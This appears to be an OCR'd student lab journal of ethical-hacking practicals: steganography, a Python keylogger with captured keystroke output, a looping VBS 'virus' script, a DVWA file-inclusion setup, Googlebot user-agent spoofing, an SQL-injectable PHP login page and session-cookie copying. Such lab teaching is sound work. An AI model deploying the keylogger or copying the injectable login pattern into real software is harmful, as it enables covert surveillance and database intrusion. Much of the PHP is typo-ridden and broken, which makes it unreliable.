
Step2: launch S-Tools


Step3: drag and drop the host file (image) inside which you want to hide secret message

Step4: drag and drop the selected file (mes.txt which is save in notepad) on the image.


Enter the password









Step5: save file right click on image and save as .bpm extension







Step6: right click on hidden file and reveal.



Step8: right click on msg.txt



step9: save file as secret.txt



Practical No 4

Aim: Implementation of keyloggers viruses and Trojans.

A. Keylogger

Create keylogger using python.

Step1: open Anaconda, Install pynput.

Pip install pynput

Pynput library allows you to control and monitor input device.

Open the anaconda prompt and install pynput library

Step2: write Code in notepad

1.

```
import pynput  from pynput.keyboard

import Key,Listener

import logging

log_dir="D:/"

logging.basicConfig(filename=(log_dir+"keyLog.txt),level=logging.DEBUG,format='%(asctime)s:%(message)s:')

def my_key_on_press(key):

  logging.info(str(key))

  with Listener(on_press=my_key_on_press) as listener:

    listener.join()
```

2. save file in C:/user/admin
3. 3. Open jyupter notbook and write code

```
13]: pip install pynput

Requirement already satisfied: pynput in c:\users\admin\anaconda3\lib\site-packages (1.7.6)
Requirement already satisfied: six in c:\users\admin\anaconda3\lib\site-packages (from pynput) (1.16.0)
Note: you may need to restart the kernel to use updated packages.

[*]: import pynput
from pynput.keyboard import Key,Listener
import logging
log_dir="D:/"
logging.basicConfig(filename=(log_dir + "keyLog.txt"),level=logging.DEBUG,format='%(asctime)s:%(message)s:')
def my_key_on_press(key):
   logging.info(str(key))
with Listener(on_press=my_key_on_press) as listener:
    listener.join()
```

4. Open www.google.com and open keylogger.txt

```
2022-10-18 10:05:45,817:'w':
2022-10-18 10:05:46,072:'w':
2022-10-18 10:05:46,817:'w':
2022-10-18 10:05:47,033:'.':
2022-10-18 10:05:47,905:'g':
2022-10-18 10:05:48,033:'o':
2022-10-18 10:05:48,193:'o':
2022-10-18 10:05:48,352:'g':
2022-10-18 10:05:48,761:'l':
2022-10-18 10:05:49,529:'e':
2022-10-18 10:05:49,784:'.':
2022-10-18 10:05:50,033:'c':
2022-10-18 10:05:50,185:'l':
2022-10-18 10:05:50,481:'o':
2022-10-18 10:05:50,641:'m':
2022-10-18 10:05:50,985:Key.enter:
```

B. Implementation of Virus

1 create one .vbs file and save

Code:

```
set x= wscript.createobject("wscript.shell");
do
wscript.sleep 100
x.sendkeys"{CAPSLOCK}"
x.sendkeys"{NUMLOCK}"
x.sendkeys"I AM A VIRUS"
x.sendkeys"{SCROLLLOCK}"
loop
```

2. Ctrl+alt+delete->task manager->details->wscript.exe file->right click end task

Practical No 5

Aim: Hacking web server and web application.

A. Hack a website by file inclusion (local and remote) Building a web Hacking Lab(W/XAMPP and DVWAL)


Step 1: download XAMPP server and open shell

Run following SQL command

```
# MySql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.1.26-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| dvwa               |
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| test               |
+--------------------+
6 rows in set (0.01 sec)

MariaDB [(none)]>
```

Step2: download DVWA.master.zip https://github.com/digininja/DVWA

Step3: paste DVWA.mater in xampp folder





Step4:change the extension of file confif.in .php and open file config.in.php

```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = ' ';
$_DVWA[ 'db_port'] = '3306';
```


Step5: http://localhost/dvwa-master/setup.php

click on create/reset password







Step6: click on DVWA security and click on drop down and select low and click on submit



Step7: allow_url_include=on



Step8: Replace file-1 with any url



A. Using Firefox, disguise/emulator as Google bot.

Step1:

To determine the user agent of Firefox

Go to Mozilla: https://www.proxyserverprivacy.com/adv-free-proxy-detector.shtml

step2: click on detector proxy-> advance free proxy detector

step3:

Go to https://useragentstring.com/

click on list of user agent string


All Crawlers->googlebot

Step4:


Go to about:config

Click on Accept the risk and continue->show all

Search




Go to useragentstring https://useragentstring.com/Googlebot2.1_id_1697.php copy link paste in about:config



Step5:

Refresh Detector proxy ->advance free proxy detector-> check the your Brower



Practical No 6

Aim: Sql injection and session hijacking

SQL Injection

1. Create database student

```
Setting environment for using XAMPP for Windows.
Admin@DESKTOP-7002NHH c:\xampp
# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 12
Server version: 10.1.26-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database student;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]>
```

2. Display databases

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| dvwa               |
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| practical4         |
| student            |
| test               |
+--------------------+
8 rows in set (0.00 sec)
```

3. Use database student

```
MariaDB [(none)]> use student;
Database changed
MariaDB [student]>
```

4. Create table login

```
MariaDB [(none)]> use student;
Database changed
MariaDB [student]> Create table login(ID int(11) NOT NULL,name varchar(19) NOT NULL,username varchar(10) NOT NULL,password varchar(10) NOT NULL);
Query OK, 0 rows affected (0.21 sec)
```

5. Describe table

```
MariaDB [student]> describe login;
+----------+-------------+------+-----+---------+-------+
| Field    | Type        | Null | Key | Default | Extra |
+----------+-------------+------+-----+---------+-------+
| ID       | int(11)     | NO   |     | NULL    |       |
| name     | varchar(19) | NO   |     | NULL    |       |
| username | varchar(10) | NO   |     | NULL    |       |
| password | varchar(10) | NO   |     | NULL    |       |
+----------+-------------+------+-----+---------+-------+
4 rows in set (0.01 sec)
```

6. Insert values in login table

```
MariaDB [student]> insert into login values(12,'Dipti','Dipti','Dipti20');
Query OK, 1 row affected (0.04 sec)

MariaDB [student]> insert into login values(11,'Trupti','trupti','Trupti25');
Query OK, 1 row affected (0.04 sec)

MariaDB [student]> insert into login values(10,'Prapti','Prapti','Prapti14');
Query OK, 1 row affected (0.03 sec)

MariaDB [student]>
```

7. Write login page code and save(c:->xampp->htdoc->login.php)

Code:

```
<?php
session_start();
$message="";
if((count($_POST)>0)
{
$con=mysqli_connect('127.0.0.1:3306',root,'','stud')or die('unable to connect);
$result=mysqli_query($com,"SELECT * FROM logoin WHERE user_name='".$_POST["user_name"."' and
password='".$_POST["password"]."'");
$row=mysql_fetch_array($result);
if(is_array($row))
{

}
else
{
}
}

$_SESSION["id"]=$row['id'];
$_SESSION["name"]=$row['name'];

$message="Invalid Username or password!";
if(isset($_SEESION["id"]))
{
header("Location:index.php");
}
?>


<html>
<head>
<title>User Login</title>
</head>
<body>
<form name="frmUser" method="post" action="" align="center">
<div class="message">
<?php
if($messahe!="")
{
echo $message;
}
?>
</div>
<h3 align="center"> Enter Login DEtails</h3> Username:<br>
<input type ="text" name="user_name"><br> password"<br>
<input type="password" name="password">
<br><br>
<input type="submit" name="submit" value="submit">
<input type="resset">
</form>
</body>
</html>
```

8. Write index1.php code and save in xampp-> htdoc

Code:

```
<?php session_strat();
?>
<html>
<head>
<title>User LOgin</title>
</head>
<body bgcolor=green>
<?php
if($_SESSION["name"]}
{
?>
<center>
<h1>Welcome
<?php
echo $_SESSION["name"];
?>.Click here to <a hred="logout.php" title="Logout">Logout.</h1>
</center>
<?php
}
else
{
echo"<h1>Please login first.</h1>
?>
</body>
</html>
```

9. Logout code

Code:

```
<?php
session_start();
unset($_SESSION["id"]);
unset($_SESSION["name"]);
header("Location:login.php");
?>
```

10. Run file


Start apache and click on admin


Search localhost/login.php

Session Hijacking

Step1: Copy Url(any) and paste in Google chrome.(https://www.w3schools.com/html/)


Step2: right click->inspect->click >> ->Application->cookies->copy values





Step3:

Value of cookies



Practical No 7


Aim: A) perform encryption and decryption of text by using cryptool2 perform

1. Caesar Cipher
2. Substitution Cipher
3. Playfair Cipher


1.Caesar Cipher:

